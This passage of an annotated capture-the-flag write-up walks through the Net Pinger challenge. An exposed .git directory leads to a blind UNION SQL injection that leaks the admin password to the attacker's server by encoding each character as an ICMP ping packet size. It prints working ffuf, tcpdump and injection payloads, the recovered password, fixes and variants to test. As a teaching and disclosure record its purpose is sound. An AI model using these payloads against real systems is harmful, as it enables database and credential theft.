Line by line: the # at the start of each line means the block is commented out, so nginx is not currently using it, but it still reveals what was configured. server_name ccc.h1ctf.com is the site name. root /var/www/app/public is the folder holding the site's files. index index.php says the default page is index.php. location / handles the main site and tries files, falling back to index.php. location /2b5d2b11513d2c9b handles a specific path and proxy_pass http://[redacted]:8888 forwards it to a service on the same machine at port 8888. [redacted] is the "localhost" address, meaning the machine itself.
The team checked and confirmed that https://ccc.h1ctf.com/2b5d2b11513d2c9b served a new application called "net pinger". That brought them to phase 3. They also tried other recon through the local file include, such as local endpoints, source code and /etc/passwd (the file listing user accounts on Linux), but these did not bear fruit. They did find an index.php file containing a hash that rickrolled them, a joke where a link unexpectedly redirects to a music video.
Phase 3: The net pinger
In the third and final phase, the team found a login screen for a "Net Pinger" application with no obvious way to log in. A pinger is a small tool that sends a network ping to a host to check whether it is reachable. A ping is a tiny message that asks "are you there?", and the reply proves the other side is alive.
They fuzzed the new directory with ffuf and found that a .git directory was present on the server. .git is the hidden folder that version-control software Git uses to store a project's history; if it is left on a public web server, anyone can often download the source code.
scan@scanner-1:~$ ./ffuf -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36" -ac -w SecLists/Discovery/Web-Content/common.txt  -u https://ccc.h1ctf.com/2b5d2b11513d2c9b/FUZZ

(snip)

.git/config             [Status: 200, Size: 263, Words: 19, Lines: 12]
.git/HEAD               [Status: 200, Size: 23, Words: 2, Lines: 2]
.git                    [Status: 403, Size: 170, Words: 5, Lines: 7]
Line by line: scan@scanner-1:~$ is the shell prompt, showing the user scan on a machine called scanner-1. ./ffuf runs the ffuf tool, a web fuzzer that tries many URLs quickly. -H "User-Agent: ..." sets the browser identification string so requests look like they come from a normal Chrome browser. -ac enables automatic calibration, which helps ffuf ignore responses that are just the site's normal "not found" page. -w SecLists/Discovery/Web-Content/common.txt is the wordlist, a file of common paths to try. -u https://.../FUZZ is the target URL, where FUZZ is replaced by each word from the list. The output lines show results: .git/config returned status 200 (found) with 263 bytes, .git/HEAD returned 200 with 23 bytes, and .git itself returned 403 (forbidden). A 200 means the file exists and was served; a 403 means the server refused to list the directory but the path exists.
The team acquired these files and found a reference to a public repository on GitHub:
[remote "origin"]
	url = https://github.com/ccc-labs/pinger.git
Line by line: this is a snippet from .git/config. [remote "origin"] is a section naming a remote copy of the repository. url = ... gives its address. The repository was public, so the team could read the whole application's source code. This is a huge shortcut: instead of guessing how the app works, you can read exactly how it works.
After some review, they found a publicly accessible endpoint /api/ping. An API is a way for one program to talk to another, like a service counter where you hand over a request and get a response. An endpoint is one specific address in that API. This endpoint was unauthenticated, meaning it did not require a login, and it was meant to do the following:
- Take an
idGET parameter. A GET parameter is a value attached to the end of a URL after a?, like?id=1. - Find a row in the
hostSQL table with theidcolumn matching this parameter. A SQL table is like a spreadsheet inside a database, with rows and columns. - Send a
pingto the host specified in that table row.
The code for this action is at https://github.com/ccc-labs/pinger/blob/[redacted]/_pingercode_/models/Ping.php#L10. The team confirmed the API can be invoked at https://ccc.h1ctf.com/2b5d2b11513d2c9b/api/ping?id=1, although the results of the ping are not visible to the caller. That last part matters: the app does the work but tells you nothing, which is what makes the attack blind.
Upon code review, they determined that the SQL code used to load the record from the database is vulnerable to SQL injection, because it lacks prepared statements or parameter sanitisation. A prepared statement is a way of sending SQL where the data is kept separate from the command, so the data can never be mistaken for code. Here, the data was glued straight into the command.
$sql = 'select * from host where id = '.$id.' LIMIT 1 ';
Line by line: $sql is a variable holding the query text. 'select * from host where id = ' is the fixed start of the query, asking for all columns from the host table where the id column matches. .$id. glues the value of $id (which came straight from the URL) into the middle of the string. ' LIMIT 1 ' asks for at most one row. Because $id is inserted as raw text, a value like 1 OR 1=1 or a UNION SELECT becomes part of the SQL command. That is the injection.
Unfortunately, after some evaluation, the team determined that there is no visible error or output from the ping command, and SQL syntax errors or execution errors are not reported. Furthermore, the sleep or benchmark commands are blocked by a WAF. A WAF is a Web Application Firewall, a filter that inspects requests and blocks suspicious patterns. sleep and benchmark are SQL functions that make the database pause, which is the usual way to build a blind time-based SQL injection: ask a question and see whether the answer takes longer. With those blocked, that approach was infeasible.
The team was stuck for a bit, then decided to look at how the ping command was executed. The line of code executing the ping command looks like this:
shell_exec('ping -s '.$packet_size.' -c 4 '.$ip.' > /dev/null &');
Line by line: shell_exec is a PHP function that runs a command in the operating system's shell. 'ping -s ' starts the ping command with the -s option, which sets the packet size. .$packet_size. glues in the packet size value. ' -c 4 ' tells ping to send 4 packets. .$ip. glues in the IP address. ' > /dev/null &' throws away the output and runs the command in the background. The $packet_size variable is set from the packet_size column of the select statement, and the $ip variable is set from the ip column. By reviewing the DDL for the table in the GitHub repository, they determined the column order was id, ip, packet_size. DDL means Data Definition Language, the SQL statements that describe a table's structure.
Initially the team thought an approach where they could insert into the table might allow RCE by inserting commands into the ping command line. But there was no way to manipulate the contents of the table. However, they had a hunch.
Although they could not verify that a UNION would work, they took a guess that it would. A UNION is a SQL keyword that combines the results of two queries into one result set, like stapling two lists together. They were looking for a payload that would UNION a three-column result set, matching id, ip, packet_size, and some way to validate that they could receive an ICMP ping from this server. ICMP is the protocol ping uses; it is a small network message, and if you can see it arriving, you know the server sent it.
Using their VPS with a public static IP address, they ran tcpdump to listen for ICMP traffic. A VPS is a Virtual Private Server, a rented machine in a data centre with its own public address. tcpdump is a command-line tool that shows network packets arriving at a machine. They first confirmed that ICMP rules were applied to firewalls and that they could receive ping requests. Running the following command allowed them to listen for inbound ping requests:
tcpdump ip proto \\icmp
Line by line: tcpdump starts the packet capture. ip proto \\icmp is a filter meaning "only show IP packets whose protocol is ICMP". The double backslash is how the shell escapes the backslash in the filter expression. In plain terms: show me only ping traffic.
Once that was running, they issued a simple UNION to confirm they could receive a ping from the server: -1 UNION SELECT 4,'[redacted]',32 from user where id=1 limit 1 -- . The full query became (where my_ip is the IP address on the VPS):
select * from host where id = -1 UNION SELECT 4,'my_ip',32 from user where id=1 limit 1 -- LIMIT 1`
Line by line: select * from host where id = -1 asks for a row with id -1, which does not exist, so that part returns nothing. UNION SELECT 4,'my_ip',32 from user where id=1 adds a made-up row with three values: 4, the VPS address, and 32. limit 1 keeps one row. -- starts a SQL comment, so the original LIMIT 1 at the end is ignored. The result is that the app thinks the host row is the VPS address with packet size 32, and pings it.
This was executed with the URL https://ccc.h1ctf.com/2b5d2b11513d2c9b/api/ping?id=-1%20UNION%20SELECT%204%2c'my_ip'%2c32%20from%20user%20where%20id%3d1%20limit%201%20--%20. The %20 is a space, %2c is a comma, and %3d is an equals sign, because URLs cannot contain raw spaces and some punctuation. The team received a ping, which confirmed they were on the right track:
13:18:19.051334 IP ███████ > scanner-1: ICMP echo request, id 1, seq 50, length 40
13:18:19.051374 IP scanner-1 > █████: ICMP echo reply, id 1, seq 50, length 40
Line by line: the first line is an ICMP echo request (a ping) arriving from the server's address at scanner-1, the VPS. The second line is the VPS's echo reply going back. The length 40 is the size of the packet. Seeing this proved the server was running the ping command with values the team controlled.
This confirmed they could control the arguments to the ping command without being able to insert database data. Unfortunately, further code review showed filtering was in place to ensure these parameters were not injectable for RCE: the packet length was restricted to an integer, and the IP parameter was validated as an IPv4 address. So there was no chance of RCE via ping.
So the final question was: how can database data be exfiltrated? In a classic blind SQL injection you can use some sort of canary with a boolean condition, such as a sleep/wait or the return of a true/false value. A canary here means a signal you can observe. But they had none of these. However, they had two variables to play with: IP address and packet size. The IP address needed to remain constant so they could receive the out-of-band ping (true/false). Initially they treated this as a boolean attack, using the fact that they received a ping as a "true" value and non-receipt of a ping as a "false" value. But this was very time consuming due to aggressive rate limiting on the endpoint. Rate limiting means the server refuses to answer if you ask too often, like a shop that only serves one customer per minute.
Then they considered the other parameter: packet size. Could they set the packet size to a known value that could be used to exfiltrate data? The answer turned out to be yes. They were able to exfiltrate the admin password one character at a time by translating the letter values to ASCII and using those ASCII values to set the packet size on the ping request. ASCII is a standard table that gives every letter, digit and symbol a number, so U is 85, d is 100, and so on. The following SQL, executed for every character in the SUBSTRING command, extracted a single character at a time from the admin password and set the packet size to the ASCII value of that character. The union parameter now looked like this:
-1 UNION SELECT 4,'my_ip',ascii(substring(password,1,1)) from user where id=1 --
Line by line: -1 makes the original lookup return nothing. UNION SELECT 4,'my_ip',... adds a fake row with id 4, the VPS address, and a third value. ascii(substring(password,1,1)) takes the password column, extracts one character starting at position 1 with length 1, and converts it to its ASCII number. from user where id=1 reads from the user table, row 1, which is presumably the admin. -- comments out the rest. So the packet size becomes the ASCII code of the first character of the password.
The packet size received by tcpdump changed accordingly:
13:28:36.258314 IP ec2-18-216-97-43.us-east-2.compute.amazonaws.com > scanner-1: ICMP echo request, id 306, seq 1, length 93
Line by line: this is a ping arriving from an Amazon EC2 machine (the server) at the VPS. The length 93 is the packet size. Each ICMP packet has a base size of 8 bytes, so subtracting 8 from length 93 gives 85, which is the ASCII value of U. That U is the first character of the password.
They repeated this query for every character of the password, incrementing the second parameter of substring until no ping arrived. At that point the SQL was throwing an error because it had run past the end of the string, so they knew they had read all the characters. This gave the following mapping:
93 	--> 85	--> U
108 	--> 100	--> d
63 	--> 55	--> 7
65 	--> 57	--> 9
102 	--> 94	--> ^
57	--> 49	--> 1
80	--> 72	--> H
80	--> 72	--> H
82	--> 74	--> J
44	--> 36	--> $
95	--> 87	--> W
50	--> 42	--> *
81	--> 73	--> I
87	--> 79	--> O
106	--> 98	--> b
105	--> 97	--> a
83	--> 75	--> K
108	--> 100	--> d
89	--> 81	--> Q
111	--> 103	--> g
81	--> 73	--> I
Line by line: the first column is the packet length seen by tcpdump, the second is that length minus 8 (the base packet size), and the third is the character with that ASCII code. Reading the third column top to bottom gives the password.
That gave an admin password of Ud79^1HHJ$W*IObaKdQgI. They validated that this allowed them to access the admin panel and acquire the only flag. Unfortunately they did not find a way to bypass the one request per minute rate limit, so extracting this took 21 minutes of waiting.
Why it worked
The XXE exists because the application fetches a files.xml from an S3 bucket whose name matched the registration hash, and parses it with an XML parser that resolves external entities, including external DTDs and php://filter resources. In plain terms: the site trusted a file the user could supply, and the parser was willing to go and fetch other files and URLs on the user's behalf. The SQL injection exists because the id parameter is concatenated directly into the query without prepared statements or sanitisation. The command execution is protected by integer and IPv4 validation, which is why the injection could not be escalated to RCE. The .git directory left on the server exposed the source and the public repository, which the team reviewed to find the injection.
Impact
Through XXE, an attacker could read files and access internal endpoints. Through SQL injection, an attacker could exfiltrate any data in the database. In this challenge that yielded the admin password and the flag. The report does not describe impact beyond the CTF environment.
Fix
Disable external entity and DTD resolution in the XML parser, and do not fetch and parse XML from a location an attacker can control. Use prepared statements for the id lookup, and remove .git and other development artefacts from deployed web roots. The report does not state which fixes were applied.
Variants to test
- Replace the
resourcein the PHP filter with other local files or internal HTTP endpoints and watch for Collaborator hits; a positive result is a callback whosexparameter decodes to file content. - Try the same two-stage external DTD pattern where a single-stage payload only produces a blind callback; a positive result is a callback carrying base64 data.
- Test
UNIONwith a guessed column count on endpoints that return no output; a positive result is an out-of-band signal such as an ICMP ping or DNS lookup. - Where a command's numeric argument is attacker-controlled, try encoding data in that argument (for example packet size) and observe the resulting packet length; a positive result is a length that changes with the injected value.
- Look for exposed
.gitdirectories with content discovery; a positive result is a200on.git/configor.git/HEADthat reveals a repository URL.
Glossary
- API: a way for one program to talk to another, like a service counter where you hand over a request and get a response.
- ASCII: a standard table that gives every letter, digit and symbol a number, so
Uis 85 anddis 100. - Base64: a way of turning any bytes into plain letters and digits, like putting a document in a sealed envelope so it survives the post.
- Blind attack: an attack where you cannot see the result directly in the page and must observe a separate signal.
- Burp Collaborator: a service that gives you a unique web address and tells you when anything on the internet contacts it, like a doorbell that rings in your pocket.
- CTF: Capture The Flag, a legal puzzle contest where players break into a deliberately vulnerable system to find a hidden string called a flag.
- DDL: Data Definition Language, the SQL statements that describe a table's structure.
- DTD: Document Type Definition, a file of entity definitions used by an XML document.
- Endpoint: one specific address in an API.
- Entity (XML): a named placeholder in an XML document that can hold text or a resource fetched from elsewhere.
- ffuf: a web fuzzer that tries many URLs quickly from a wordlist.
- Flag: the hidden string that proves you solved a CTF challenge.
- Fuzzing: sending lots of random or guessed URLs and file names to a website to see which ones exist, like trying every key on a keyring on a door.
- GET parameter: a value attached to the end of a URL after a
?, like?id=1. - Git: version-control software that stores a project's history in a hidden
.gitfolder. - Hash key: a short random-looking code assigned to an account, here used to build a bucket name.
- ICMP: the network protocol ping uses; a small message that asks "are you there?" and gets a reply.
- IMDSv1: the AWS instance metadata service at
[redacted], reachable only from the machine itself, which hands out information about the cloud server. - Local file include: making a server read a file from its own disk through an injection.
- Nginx: a web server, the program that answers browser requests.
- Out-of-band: using a separate channel (a different server, a different protocol) to carry information out.
- Ping: a tiny network message that asks "are you there?", with a reply proving the other side is alive.
- Prepared statement: a way of sending SQL where the data is kept separate from the command, so data can never be mistaken for code.
- proxy_pass: an nginx instruction that forwards requests to another server.
- Rate limiting: the server refuses to answer if you ask too often, like a shop that only serves one customer per minute.
- RCE: Remote Code Execution, running your own commands on someone else's server.
- S3: Amazon's service for storing files online, like a giant public filing cabinet; a bucket is a named container in it.
- SQL: the language used to talk to a database.
- SQL injection: sneaking database commands into a web form or URL so the database does something the programmer did not intend.
- SQL table: a spreadsheet-like structure inside a database, with rows and columns.
- SSM: an AWS feature for running commands on cloud servers.
- tcpdump: a command-line tool that shows network packets arriving at a machine.
- UNION: a SQL keyword that combines the results of two queries into one result set, like stapling two lists together.
- VPS: a Virtual Private Server, a rented machine in a data centre with its own public address.
- WAF: a Web Application Firewall, a filter that inspects requests and blocks suspicious patterns.
- XML: a text format for structured data, a bit like a very strict form with tags.
- XXE: XML External Entities, a vulnerability where an XML parser is tricked into fetching external resources or reading local files.